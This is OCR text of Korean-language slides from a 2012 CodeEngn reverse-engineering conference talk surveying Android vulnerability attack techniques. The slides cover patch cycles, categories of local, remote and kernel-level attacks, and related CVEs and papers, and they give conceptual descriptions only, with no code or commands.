Android 모바일 스마트 플랫폼 취약점 공격 기법 분석

2012.07.07

㈜아이넷캅
연구소장 유동훈

www.CodeEngn.com
CodeEngn ReverseEngineering Conference
2012 CodeEngn

Agenda


- **Android Security Overview**
- **Remote/Local Exploitation**
- **Kernel Level Attacks**

Android 보안 위협 배경

Android 스마트폰 플랫폼 취약점 보안 위협

- **2009년 8월,** 플랫폼에 탑재된 커널 결함을 통한 최초 로컬 루팅 공격 코드 해외 공개
- **2010년, 3/4분기 Android** 스마트 플랫폼 웹 브라우저 최초 원격 공격 코드 해외 공개
- **2010년 6월, Defcon 18**에서 **LKM** 형태의 **Android** 커널 기반 **Rootkit** 해외 공개
- 인터넷 검색만으로 스마트폰 해킹 후 설치되는 커널 악성 코드, 키로거 공격 코드 발표
- **Android** 스마트 플랫폼 특성상 보안 업데이트 적용이 어려운 근본적인 문제점 존재

※ 스마트폰 취약점으로 인한 보안 위협



Android 보안 위협 배경

Android Patch Lifecycle 및 version timeline 참고 자료 [TIM11]




Figure 1: **Android patch cycle**: Lifecycle of an Android patch from vulnerability identification until a patch reaches the user device





Figure 2: **Android version timeline**: Google [3] and Manufacturer releases of Android 2.1 [25,29,30,43] and 2.2 [36]

Android 보안 위협 배경

Local vulnerabilities by year (CVSS severity) 참고 자료 [JON10]



Android 보안 위협 배경

Unprivileged App Attacks (Application Attack)

§ 격리 환경(sandbox)에서 설치되는 응용 앱에 의해 시도되는 악의적인 행위
§ 관련 위협 사례: **Geinimi, PJApps, ADRD, DroidDream**

Remote Exploitation (Drive-by Download Attack)

§ 긴 패치 사이클을 고려할 때 취약점 패치 이전에 공격이 이루어질 가능성 높음
§ 관련 취약점 **CVE-2010-1119, 2010-1807, 2010-1759, 2010-1813**
§ 관련 논문: **MAR06, ALE07, MAR08**

Local Exploitation (Privilege Escalation Attack)


§ 로컬 취약점을 이용하여 관리자 권한으로 상승하는 루팅 행위
§ 관련 취약점: **CVE-2009-2692, 2009-1185, 2011-1149, 2011-1823**
§ 관련 논문: **LUC10, TIM11, SEB11**

Kernel Level Attacks (Rootkit & Key Logger Attack)

§ 커널 내에 상주하는 응용된 악성 코드
§ 관련 논문: **JEF10, TRU10, DON11**


Android 보안 위협 배경

현존하는 Android 스마트 플랫폼 취약점 보안 위협 분류



Android 보안 위협 배경


현존하는 Android 스마트 플랫폼 취약점 보안 위협 분류



Android 보안 위협 배경

스마트 플랫폼 모바일 **exploit (iPhone/Android)** 통계

§ **Win32 exploit 12**개를 스마트폰으로 포팅해본 결과**, Eclair 7**개**, Froyo 5**개**, Gingerbread 2**개의 공격 가능한 **exploit**이 개발됨




Agenda

- Android Security Overview
- **Remote/Local Exploitation**
- Kernel Level Attacks

Remote Exploitation

Android Drive-by Download 공격 기법

§ 사용자가 모르게 악성코드를 자동으로 다운로드 받아 실행하는 원격 공격의 일종
§ 주로 **use-after-free** 취약점을 **Heap spraying** 기법으로 공격하는 사례 등이 발견



Remote Exploitation

Android 원격 시스템 취약점 공격 기법

- 접근 권한이 없는 공격자가 시스템 내부 취약점을 통해 원격으로 공격을 시도
- 역 접속 과정**(reverse connection)**을 통해 원격 시스템의 일반 권한 쉘 실행
- 현존하는 대부분의 원격 시스템 취약점 공격이 웹 페이지 접속을 통해 이루어짐
- 과거 원격 공격과 달리 최근 **win32** 클라이언트 공격과 같은 **user interaction** 필요

향후 발생 가능성이 높은 Android 원격 시스템 취약점 침해사고 사례

